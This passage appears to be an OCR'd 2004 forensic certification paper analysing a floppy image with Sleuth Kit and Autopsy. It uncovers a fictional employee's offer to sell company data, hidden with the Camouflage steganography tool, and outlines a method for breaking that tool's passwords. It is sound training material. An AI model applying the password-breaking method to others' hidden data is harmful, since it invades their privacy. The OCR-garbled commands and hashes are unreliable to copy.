Global Information Assurance Certification Paper

Under the Camouflage (Honey)Net

Dr R A Shepherd C.Phys MInstP

A thesis submitted in lieu of GCFA qualification

25th November 2004

Abstract

This paper covers the analysis of two forensic images, firstly a floppy disk and secondly a compromised Sol aris server.

The analysis of the floppy disk demonstrates techniques for recovering data hidden with the steganography application, Camouflage. This is applied to the recovery of image and database files widden within MS Word documents.

The analysis of t he compromised Solaris system demonstrates the use of the Autopsy Forensic Browser and Sleuthkit utilities to extract information regarding the installation of a rootkit. The data recovered from the forensic image of the server is correlated with data from IDS logs.

Section 1: Analysis of Floppy Disk Image

Scenario

Ballard Industries are concerned that their intellectual Property is being passed to competitors, resulting in a subsequent loss of revenue through increased competition for business.

An employee, Robert John Leszcynski, Jr. (noted as RJL in rest of report) was stopped by a security guard leaving company's R&D laboratories at approximately 4:45pm MST on 26th April 2004 and found to be in possession of a floppy disk. This was in contravention of company policy and was confiscated by the security guard.

> Note: Ballard Industries is a designer of fuel cell batteries, with RJL employed as the lead process control engineer.

The floppy disk has been imaged using the 'dd' utility and provided for a nalysis together with a chain of custody form, showing the following information –

- Tag# fl-260404-RJL1
- 3.5 inch TDK floppy disk
- MD5: d7641eb4da871d980adbe4d371eda2adad fl-260404-RJL1.img
- fl-260404-RJL1.img.gz

In a real-life scenario, upon receipt of the package containing the floppy disk, the first process would be to verify that any seals applied by the sender were intact to ensure that the data had not been tampered with in transit. If this checked out okay, the package could be opened and the contents verified visually (i.e. verify tag number and presence of a TDK floppy disk).

For the purpose of the assessment, the image data was downloaded from the GIAC web site. The details of the downloaded file were –

- filename = v1_5.gz
- file size = 502408 bytes
- file MD5 = f39239ed04e7c0c1b36bcd556d213623

This file was transferred to the analysis system comprising –

- Acer Travelmate 420 laptop
- 2.5 GHz CPU, 1 Gbyte RAM
- Red Hat 9 Linux OS
- Sleuth Kit version 1.67, Autopsy version 1.75

The forensic utilities, Sleuth Kit and Autopsy, are used extensively in the analysis shown in this paper. Details of these toolsets can be found at www.sleuthkit.org .

The compressed data set was extracted from its gzipped file giving the file fl -260404.img. The properties of this file were

```
[root@LinuxForensics giac]# ls -la fl-260404-RJL1.img

-rwxr-xr-x  1 root  root  1474560 Jul 16 08:12 fl -260404-RJL1.img
```

To ensure the integrity of the evidence, md5sum was used to generate a MD5 hash of the image file, which could be com pared with the value given on the chain of custody form.

```
[root@LinuxForensics giac]# md5sum fl -260404-RJL1.img

d7641eb4da871d980adbe4d371eda2ad  fl -260404-RJL1.img

[root@LinuxForensics giac]#
```

Comparing this with the value from the chain of custody for m –

Form:	d7641eb4da871d980adbe4d371eda2ad	fl-260404-RJL1.img
Md5sum:	d7641eb4da871d980adbe4d371eda2ad	fl-260404-RJL1.img

shows that the results are identical, verifying the integrity of the evidence data.

Given that the image is of a floppy disk, it is a fair assumption that the file system of the image is FAT. To confirm this, the fsstat utility was run against the image file. The output of this is shown below, confirming the file system type as FAT12.

```
[root@LinuxForensics giac]# fsstat -f fat fl-260404-RJL1.img >>img.fsstat
[root@LinuxForensics giac]# cat img.fsstat

FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: FAT
OEM: mkdosfs
Volume ID: 1082912020
Volume Label: RJL
File System Type (super block): FAT12

META-DATA INFORMATION
--------------------------------------------
Range: 2 - 45410
Root Directory: 2

CONTENT-DATA INFORMATION
--------------------------------------------
Sector Size: 512
Cluster Size: 512
Sector of First Cluster: 33
Total Sector Range : 0 - 2870
FAT 0 Range: 1 - 9
FAT 1 Range: 10 - 18
Data Area Sector Range: 19 - 2870

FAT CONTENTS (in sectors)
```

```
---------------------------------------
105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF
```

The next step was to mount the image as 'read -only' to view the contents of the image. A full listing and verification of the type of the file present was also performed.

```
[root@LinuxForensics giac]# mount -o ro,loop fl-260404-RJL1.img /mnt/forensics/
[root@LinuxForensics giac]# cd /mnt/forensics
[root@LinuxForensics forensics]# ls -la

total 651
drwxr-xr-x  2 root  root    7168 Jan  1  1970 .
drwxr-xr-x  8 root  root    4096 Aug  2 16:16 ..
-rwxr-xr-x  1 root  root   22528 Apr 23 14:10 Acceptable_Encryption_Policy.doc
-rwxr-xr-x  1 root  root   42496 Apr 23 14:11 Information_Sensitivity_Policy.doc
-rwxr-xr-x  1 root  root   32256 Apr 22 16:31 Internal_Lab_Security_Policy1.doc
-rwxr-xr-x  1 root  root   33423 Apr 22 16:31 Internal_Lab_Security_Policy.doc
-rwxr-xr-x  1 root  root  307935 Apr 23 11:55 Password_Policy.doc
-rwxr-xr-x  1 root  root  215895 Apr 23 11:54 Remote_Access_Policy.doc

[root@LinuxFor ensics forensics]# file *.*
Acceptable_Encryption_Policy.doc:   Microsoft Office Document
Information_Sensitivity_Policy.doc: Microsoft Office Document
Internal_Lab_Security_Policy1.doc:  Microsoft Office Document
Internal_Lab_Security_Policy.doc:   Micros  oft Office Document
Password_Policy.doc:                Microsoft Office Document
Remote_Access_Policy.doc:           Microsoft Office Document
[root@LinuxForensics forensics]#
```

Obviously, this approach can only show the files that are currently present in the image and does not show any files that have been deleted from the floppy disk but which have yet to be completely overwritten. This information can be obtained via the 'fls' utility. Using the ' -l' flag provides information equivalent to the 'ls –l' command. Also, to ensure that the times shown reflect the time zone of the system that created the data in the image and not those of the analysis system the ' -z' flag with a parameter value of 'MST' is required.

```
[root@LinuxForensics giac]# fls -f fat12 -l -z MST fl-260404-RJL1.img >>img.fls
[root@LinuxForensics giac]# cat img.fls

r/r * 5:        CamShell.dll (_AMSHELL.DLL)     2001.02.03 19:44:16 (MST)       2004.04.26 00:00:00
(MST)       2004.04.26 09:46:18 (MST)       36864   0       0
r/r 9:  Informat ion_Sensitivity_Policy.doc (INFORM~1.DOC)       2004.04.23 14:11:10 (MST)
2004.04.26 00:00:00 (MST)       2004.04.26 09:46:20 (MST)       42496   0       0
r/r 13: Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)        2004.04.22 16:31:06 (MST)
2004.04.26 00:00:00 (MST)       2004.04.26 09:46:22 (MST)       32256   0       0
r/r 17: Internal_Lab_Security_Policy.doc (INTERN~2.DOC) 2004.04.22 16:31:06 (MST)
2004.04.26 00:00:00 (MST)       2004.04.26 09:46:24 (MST)       33423   0       0
r/r 20: Password_Policy.doc (PASSWO~1.DOC)      2004.04.23 11:55:26 (MST)       2004.04.26
00:00:00 (MST)      2004.04.26 09:46:26 (MST)       307935  0       0
r/r 23: Remote_Access_Policy.doc (REMOTE~1.DOC) 2004.04.23 11:54:32 (MST)       2004.04.26
00:00:00 (MST)      2004.04.26 09:46:36 (MST)       215895  0       0
```

r/r 27: Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC) 2004.04.23 14:10:50 (MST)
2004.04.26 00:00:00 (MST) 2004.04.26 09:46:44 (MST) 22528 0 0
r/r * 28: _nde x.htm 2004.04.23 10:53:56 (MST) 2004.04.26 00:00:00 (MST)
2004.04.26 09:47:36 (MST) 727 0 0

It's at this point, the attractions of Autopsy and it's graphical interface to the utilities of the Sleuth Kit become apparent. R ather than continue on the command line, I decided to jump to Autopsy and revert to the command line utilities where the Autopsy analysis indicated useful information.

After creating a new case and adding the image file to that case, the first step taken was to generate a timeline. A 'body' file was first created in the output subdirectory of the case directory. This effectively combines the outputs of the commands 'fls –r –m' and 'ils –m' applied against the image file into a single output file. From this a file 'timeline' was generated through the autopsy interface (equivalent to running the command mactime –b body). The output of this process is shown below, having first been manipulated in MS Excel –

Sat Feb 03 2001 19:44:16	36864	m..	-/-rwxrwxrwx	0	0	5	A:\CamShell.dll (_AMSHELL.DLL) (deleted)
	36864	m..	-rwxrwxrwx	0	0	5	<fl-260404-RJL1.img-_AMSHELL.DLL -dead-5>
Thu Apr 22 2004 16:31:06	32256	m..	-/-rwxrwxrwx	0	0	13	A:\Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
	33423	m..	-/-rwxrwxrwx	0	0	17	A:\Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Fri Apr 23 2004 10:53:56	727	m..	-rwxrwxrwx	0	0	28	<fl-260404-RJL1.img-_ndex.htm-dead-28>
	727	m..	-/-rwxrwxrwx	0	0	28	A:_ndex.htm (deleted)
Fri Apr 23 2004 11:54:32	215895	m..	-/-rwxrwxrwx	0	0	23	A:\Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26	307935	m..	-/-rwxrwxrwx	0	0	20	A:\Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50	22528	m..	-/-rwxrwxrwx	0	0	27	A:\Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10	42496	m..	-/-rwxrwxrwx	0	0	9	A:\Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 00:00:00	32256	.a.	-/-rwxrwxrwx	0	0	13	A:\Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
	33423	.a.	-/-rwxrwxrwx	0	0	17	A:\Internal_Lab_ Security_Policy.doc (INTERN~2.DOC)
	36864	.a.	-/-rwxrwxrwx	0	0	5	A:\CamShell.dll (_AMSHELL.DLL) (deleted)
	727	.a.	-rwxrwxrwx	0	0	28	<fl-260404-RJL1.img-_ndex.htm-dead-28>
	727	.a.	-/-rwxrwxrwx	0	0	28	A:_ndex.htm (deleted)
	36864	.a.	-rwxrwxrwx	0	0	5	<fl-260404-RJL1.img-_AMSHELL.DLL -dead-5>
	215895	.a.	-/-rwxrwxrwx	0	0	23	A:\Remote_Access_Policy.doc (REMOTE~1.DOC)
	42496	.a.	-/-rwxrwxrwx	0	0	9	A:\Information_Sensitivity_Policy.doc (INFORM~1.DOC)
	307935	.a.	-/-rwxrwxrwx	0	0	20	A:\Password_Polic y.doc (PASSWO~1.DOC)
	22528	.a.	-/-rwxrwxrwx	0	0	27	A:\Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:46:18	36864	..c	-rwxrwxrwx	0	0	5	<fl-260404-RJL1.img-_AMSHELL.DLL -dead-5>
	36864	..c	-/-rwxrwxrwx	0	0	5	A:\CamShell.dll (_AMSHELL .DLL) (deleted)
Mon Apr 26 2004 09:46:20	42496	..c	-/-rwxrwxrwx	0	0	9	A:\Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22	32256	..c	-/-rwxrwxrwx	0	0	13	A:\Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46 :24	33423	..c	-/-rwxrwxrwx	0	0	17	A:\Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26	307935	..c	-/-rwxrwxrwx	0	0	20	A:\Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36	215895	..c	-/-rwxrwxrwx	0	0	23	A:\Remote_Access _Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44	22528	..c	-/-rwxrwxrwx	0	0	27	A:\Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36	727	..c	-rwxrwxrwx	0	0	28	<fl-260404-RJL1.img-_ndex.htm-dead-28>
	727	..c	-/-rwxrwxrwx	0	0	28	A:_ndex.htm (deleted)

The timeline highlights an interesting deleted file, camshell.dll associated with inode 5. The timeline shows this file being accessed at the same time as a number of Ballard, Inc policy documents.

The istat utility was used to d isplay the statistics for inode 5, the output of which is shown below.

```
[root@LinuxForensics giac]# istat   -f fat12 -z MST fl-260404-RJL1.img 5 >>img_inode5.istat
[root@LinuxForensics giac]# cat img_inode5.istat
Directory Entry: 5
Not Allocated
DOS Mode: Fi le
size: 36864
num of links: 0
Name: _AMSHELL.DLL

Directory Entry Times:
Written:        Sat Feb  3 19:44:16 2001
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:18 2004

Sectors:
33
```

Unfortunately, the fact that a file indicat ed as being 36864 bytes in size has only one sector allocated to it doesn't suggest that it's going to be possible to recover an intact portion of this file. Use of dcat confirmed this as the block contents contained a fragment of an html page, as shown be low –

```
[root@LinuxForensics giac]# dcat   -f fat12 fl-260404-RJL1.img 33 >>img_block33.dcat
[root@LinuxForensics giac]# cat img_block33.dcat
<HTML>
<HEAD>
<meta http-equiv=Content-Type content="text/html;  charset=ISO  -8859-1">
<TITLE>Ballard</TITLE>
</HEAD>
<BODY bgcolor="#EDEDED">

<center>
<OBJECT classid="clsid:D27CDB6E  -AE6D-11cf-96B8-444553540000"

codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0
"
 WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
 <PARAM NAME=m ovie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high> <PARAM
NAME=bgcolor VALUE=#CCCCCC> <EMBED src="ballard.swf" quality=hig
```

Indeed running istat against the inode of the other deleted file in the image (index.htm assigned to inode 28) shows it also has sector 33 assigned to it.

```
root@LinuxForensics giac]# istat   -f fat12 -z MST fl-260404-RJL1.img 28 >>img_inode28.istat
[root@LinuxForensics giac]# cat img_inode28.istat
Directory Entry: 28
Not Allocated
DOS Mode: File
size: 727
num of links: 0
```

Name: _nd ex.htm

Directory Entry Times:
Written: Fri Apr 23 10:53:56 2004
Accessed: Mon Apr 26 00:00:00 2004
Created: Mon Apr 26 09:47:36 2004

Sectors:
33

The lack of information recoverable from the inode associated with the file camshell.dll indicates a need to attempt to recover information from the unallocated sectors of the floppy disk.

The 'dls' utility can be used to extract information about unallocated blocks within an image and also to extract the contents of those blocks to a fil e.

```
[root@LinuxForensics giac]# dls -f fat12 fl-260404-RJL1.img >>img.dls
[root@LinuxForensics giac]# ls -la img.dls
-rw-r--r-- 1 root root 797696 Aug 3 12:52 img.dls
```

The Unix utility 'strings' was applied to the extracted data.

```
[root@Linu xForensics giac]# strings img.dls >>img_dls.str
```

The full list of strings is shown in Annex A, but the following interesting strings are highlighted here –

```
CamShell
BitmapShellMenu
CamouflageShell
CamouflageShell
Shell_Declares
Shell_Functions
ShellExt
modShellRegistry
kernel32
ModifyMenuA
InsertMenuA
C:\My Documents \VB Programs \Camouflage \Shell\IctxMenu.tlb
CamShell.dll
DllCanUnloadNow
DllGetClassObject
DllRegisterServer
DllUnregisterServer
```

At this point, in an attempt to determine exactly what the natur e of cmshell.dll was, I reverted to the font of all knowledge otherwise known as www.google.com. The results of which are described below –

1) Search term =camshell

This search term turned up a large number of hits as in this instance it was 'too generic', needed to perform a search for a more exact term.

2) Search term = camshell.dll

This search returned a single hit from www.tranceaddict.com/forums/archive/topic/79627-1.html, with a title 'Camouflaged Mp3s Contain a backdoor beware'. This is the first indication that the deleted file may have a malicious purpose.

3) Search term = camouflageshell

Again this search returned a single hit, this time for a pdf file on the SANS web site (located at www.sans.org/rr/papers/20/762.pdf), entitled "Steganography: The Ease of Camouflage".

This now starts to look interesting, as it suggests that the deleted DLL is part of a steganography toolkit.

A final search for the terms 'camouflage' and 'steganography' returned over 800 hits, indicating that camouflage is a Windows-based steganography tool that can be downloaded from the Internet.

At this point, useful information on the Camouflage Steganography application was located in the book 'investigator's guide to steganography' by Gregory kipper (published by Auerbach Publications, ISBN number 0-8493-2433-5). The main points given in this reference were –

- Program attaches scrambled data to file of user's choice, for example a word document
- Can set password on hidden data for additional security. Password will be required to extract data
- Hidden data is added to end of host file, making it more vulnerable to detection
- Information on program available at www.camouflagesoftware.co.uk

Note: the application stegdetect claims to be able to detect files that have been 'camouflaged', but this utility only works where the host file is a JPEG image.

Attempts to browse to www.camouflagesoftware.co.uk resulted in '502' Bad Gateway errors as the system was unable to resolve a DNS entry for the web site. {Similar errors were obtained when attempting to connect to www.camouflage.freeserve.co.uk, a second possible address obtained through an Internet search}.

A further search located a 'Destegging tutorial' at www.unfiction.com/dev/tutorial/steg.html indicating that the Camouflage freeware utility could be downloaded from http://camouflage.unfiction.com/. A download of the file camou104.zip was obtained from this site, the contents of which are shown below -

```
[root@LinuxForensics cdrom]# zipinfo camou104.zip >>/forensics/giac/camou104.txt
[root@LinuxForensics cdrom]# cd /forensics/giac
```

```
[root@LinuxForensics giac]# cat camou104.txt
Archive:  cam ou104.zip   1399149 bytes   19 files
-rw-rw-rw-      2.0 fat     4046 b - defX        9-Jan-01 18:45   _sys1.hdr
-rwxa--         2.0 fat    27648 b - defX       27-Oct-98 13:06   _ISDel.exe
-rw-rw-rw-      2.0 fat    34816 b - defX       29-Sep-98 16:34   _Setup.dll
-rw-rw-rw-      2.0 fat   175466 b - defX        9-Jan-01 18:45   _sys1.cab
-rw-rw-rw-      2.0 fat   296674 b - defX       23-Feb-99 11:45   _inst32i.ex_
-rw-rw-rw-      2.0 fat    48281 b - defX        9-Jan-01 18:45   _user1.cab
-rw-rw-rw-      2.0 fat     4531 b - defX        9-Jan-01 18:45   _user1.hdr
-rw-rw-rw-      2.0 fat      113 t - defX        9-Jan-01 18:45   DATA.TAG
-rw-rw-rw-      2.0 fat   603957 b - defX        9-Jan-01 18:45   data1.cab
-rw-rw-rw-      2.0 fat     5305 b - defX        9-Jan-01 18:45   data1.hdr
-rw-rw-rw-      2.0 fat    23541 b - defX       12-Jan-99 11:34   lang.dat
-rw-rw-rw-      2.0 fat      629 b - defX        9-Jan-01 18:45   layout.bin
-rw-rw-rw-      2.0 fat      450 t - defX       27-Jul-98 17:41   os.dat
-rw-rw-rw-      2.0 fat     7005 t - defX        9-Jan-01 18:45   Readme.txt
-rw-rw-rw-      2.0 fat   229254 t - defX        1-Dec-00 20:13   Setup.bmp
-rwxa--         2.0 fat    73728 b - defX       12-Jan-99 12:42   Setup.exe
-rw-rw-rw-      2.0 fat      100 t - stor        9-Jan-01 18:45   SETUP.INI
-rw-rw-rw-      2.0 fat    59860 b - defX        9-Jan-01 18:45   setup.ins
-rw-rw-rw-      2.0 fat       49 t- defX        9-Jan-01 18:45   setup.lid
19 files, 1595453 bytes uncompressed, 1397281 bytes compressed:  12.4%
```

To gain further insight into this application, it was necessary to install the software onto a Windows platform. This was accomplished using a clean Windows 2000 host running under VMWare. During the installation and testing process screenshots were taken which are shown in Annex B. The main points learnt from this process were –

- Software installed into \program Files\camouflage by default.
- Details of files created in this folder –

```
total 152
drwxrwxrwx    1 user     group        0        Aug  5 10:01    .
dr-xr-xr-x    1 user     group        0        Aug  5 10:01    ..
-rwxrwxrwx    1 user     group    98304        Dec  8  2000    Camouflage.exe
-rw-rw-rw-    1 user     group    36864        Nov 19  2000    CamouflageShell.dll
-rw-rw-rw-    1 user     group     7005        Jan  9  2001    Readme.txt
-rw-rw-rw-    1 user     group    13300        Aug  5 10:01    Uninst.isu

MD5: 78292735b99a0f536551e64115972329 *C:  \\Program Files\\Camouflage \\camouflage.exe
MD5: cb4e5354a056563ddb39b4d79f0c7dc9 *C:  \\Program Files \\Camouflage \\camouflageshell.dll
MD5: 7c7600a60be471dc1c9cc7e2866a1d69 *C:  \\Program Files \\Camouflage \\readme.txt
MD5: 3edbc7bf63cf2e3b05dfe57a5b39b583 *C:  \\Program Files\\Camouflage \\uninst.isu
```

- Can apply password to hidden text. Password error message and that for attempting to uncamouflage files with no hidden content the same.
- Hidden data is encrypted and appended to end of host file

Note the similarity in file size between the deleted file from the image, camshell.dll, and the DLL installed as part of the Camouflage setup, CamouflageShell.dll. This is a fairly good indication that we're on the right track. There is a difference in the 'modified date/time' howeve r, this may indicate a difference in versions.

The strings utility was applied to the CamouflageShell.dll file, the full output is shown in Annex C. However, there is sufficient similarity to suggest that the deleted camshell.dll file is indeed part of t he Camouflage steganography application.

So, we now know that there is a possibility that the 6 word documents present in the disk image may contain hidden data. There are 2 possible ways to determine this,


a) Examine the ends of the files with a hex editor to determine whether any encrypted text is present;
b) Use the installed copy of camouflage to extract any data, this assumes that the perpetrator has not applied a password to protect the hidden data.

Method (b) above is the simplest first stage, though if the perpetrator has password protected the data then a visual inspection may be the only way to locate any hidden information.

The floppy drive image was mounted as read-only, and the 6 Word documents extracted to a floppy disk for transfer to the Windows host.

```
[root@LinuxForensics giac]# mount -o ro,loop fl-260404-RJL1.img
/mnt/ballard/
[root@LinuxForensics giac]# cd /mnt/ballard
[root@LinuxForensics ballard]# ls
Acceptable_Encryption_Policy.doc    Internal_Lab_Security_Policy.doc
Information_Sensitivity_Policy.doc  Password_Policy.doc
Internal_Lab_Security_Policy1.doc   Remote_Access_Policy.doc

[root@LinuxForensics ballard]# md5sum *.doc
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004  Information_Sensitivity_Policy.doc
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy1.doc
b9387272b11aea86b60a487fbdc1b336  Internal_Lab_Security_Policy.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc

[root@LinuxForensics ballard]# mount /mnt/floppy
[root@LinuxForensics ballard]# cd /mnt/floppy
[root@LinuxForensics floppy]# ls *.doc
Acceptable_Encryption_Policy.doc    Internal_Lab_Security_Policy.doc
Information_Sensitivity_Policy.doc  Password_Policy.doc
Internal_Lab_Security_Policy1.doc   Remote_Access_Policy.doc
[root@LinuxForensics floppy]# md5sum *.doc
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004  Information_Sensitivity_Policy.doc
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy1.doc
b9387272b11aea86b60a487fbdc1b336  Internal_Lab_Security_Policy.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc
```


On the Windows host, the files were copied into a 'ballard' directory. The 'uncamouflage' menu option obtained through right-clicking a file was used to test each file for the presence of hidden data. For these tests, it was assumed that no password had been applied during the 'camouflaging' stage.




The first 5 files tested, namely 'Acceptable_encryption_policy.doc', 'information_sensitivity_policy.doc', 'password_policy.doc', 'remote -access-policy.doc' and 'internal_lab_security_policy1.doc' all returned an error –

implying that either the supplied password was incorrect or that there was no hidden data within the file.

The exception to this was the result form the file 'internal_lab_security_policy.doc' which resulted in the following dialogue box bei ng displayed –



suggesting that the file was an aggregation of 2 files 'internal - lab_security_policy.doc' and 'opportunity.txt'. These were extracted to a subfolder for analysis.



Within a DOS shell, the MD5 hash values of the 2 files 'internal_secur ity_policy.doc' and 'internal_security_policy1.doc' from the floppy image was compared with the file 'internal_security_policy.doc' extracted by the Camouflage routine.

```
C:\ballard>md5sum internal_lab_security_policy.doc
\b9387272b11aea86b60a487fbdc1b336 *  C:\\ballard\\internal_lab_security_policy.doc
C:\ballard>md5sum internal_lab_security_policy1.doc
\e0c43ef38884662f5f27d93098e1c607 *C:  \\ballard\\internal_lab_security_policy1.doc

C:\ballard>cd extract
C:\ballard\extract>md5sum internal_lab_security_polic  y.doc
\e0c43ef38884662f5f27d93098e1c607 *C:  \\ballard\\extract\\internal_lab_security_policy.doc
```

This shows that the extracted version is in fact an exact match of the file 'internal_lab_security_policy1.doc', which when tested on it's own did not show any hidden data.

Now, there was a second file extracted by the Steganography tool,

```
C:\ballard\extract>ls
Internal_Lab_Security_Policy.doc  Opportunity.txt

C:\ballard\extract>type Opportunity.txt
I am willing to provide you with more information for a pric  e.  I have included
 a sample of our Client Authorized Table database.  I have also provided you wit
h our latest schematics not yet available.  They are available as we discussed  -
 "First Name".
My price is 5 million.

Robert J. Leszczynski
```

So, this appears to be quite damning for Mr Leszczynski. Not only does the text imply his willingness to sell Ballard, Inc's client database for a considerable sum of money, but the phrase 'I am willing to provide you with **more** information' suggests that either this is not the first time that he has undertaken such an action or that if it is the first attempt, that he is willing to undertake further transactions (probably for further monetary reward).

An examination of the other Word documents within both a hex edit or and a text editor suggested that the files 'Password_policy.doc' and ''remote_access_policy.doc' may contain hidden data due to the presence of a large

amount of seemingly random data after the plain text data normally found at the end of a word documen t. However, the fact that the 'uncamouflage' process failed to extract the information suggests that passwords have been applied to the hidden files.

A Google search for ways in which to break the encryption used within Camouflage turned up a paper at http://www.guillermito2.net/stegano/camouflage/index.thml entitled '(easily) breaking a (very weak) steganography software: Camouflage'.

This paper suggests that the password applied is held within the camouflaged file in enciphered form but that it is breakable. The paper suggests that if the enciphered password can be located in the file, then XORing it with a key will produce the HEX representation of the password. This paper conven iently suggests a value for the key that could be used to attempt password recovery in this case.

The file 'password_policy.doc' was examined first using a hex editor. The extract below showing a part of the file –

```
Offset     0  1  2  3  4  5  6  7   8    9 10 11 12 13 14 15

00039360   4D 69 63 72 6F 73 6F 66  74 20 57 6F 72 64 20 31   Microsoft Word 1
00039376   30 2E 30 00 40 00 00 00  00 06 2C 9C 04 00 00 00   0.0.@.....,œ....
00039392   40 00 00 00 00 70 C7 68  5E 20 C1 01 40 00 00 00   @....pÇh^ Á.@    ...
00039408   00 D6 60 FE 53 29 C4 01  03 00 00 00 01 00 00 00   .Ö`þS)Ä.....
00039424   03 00 00 00 C3 04 00 00  03 00 00 00 27 1B 00 00   ....Ã.....'...
00039440   03 00 00 00 00 00 00 00  1E 00 00 00 08 00 00 00   ..............
00039456   42 6 1 6C 6C 61 72 64 00  00 00 00 00 00 00 00 00   Ballard.....
00039472   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039488   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039504   00 00 00 00 00 00 00 00    00 00 00 00 00 00 00 00   ..............
00039520   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039536   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039552   00 00 00 00 00 00 00 00  00 00 00 00 00 00    00 00   ..............
00039568   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039584   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039600   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..........  ....
00039616   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039632   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039648   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039664   0 0 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039680   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039696   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039712   00 00 00 00 00 00 00   00  00 00 00 00 00 00 00 00   ..............
00039728   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039744   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ..............
00039760   00 00 00 00 00 00 00 00  00 00 00 00 00    00 00 00   ..............
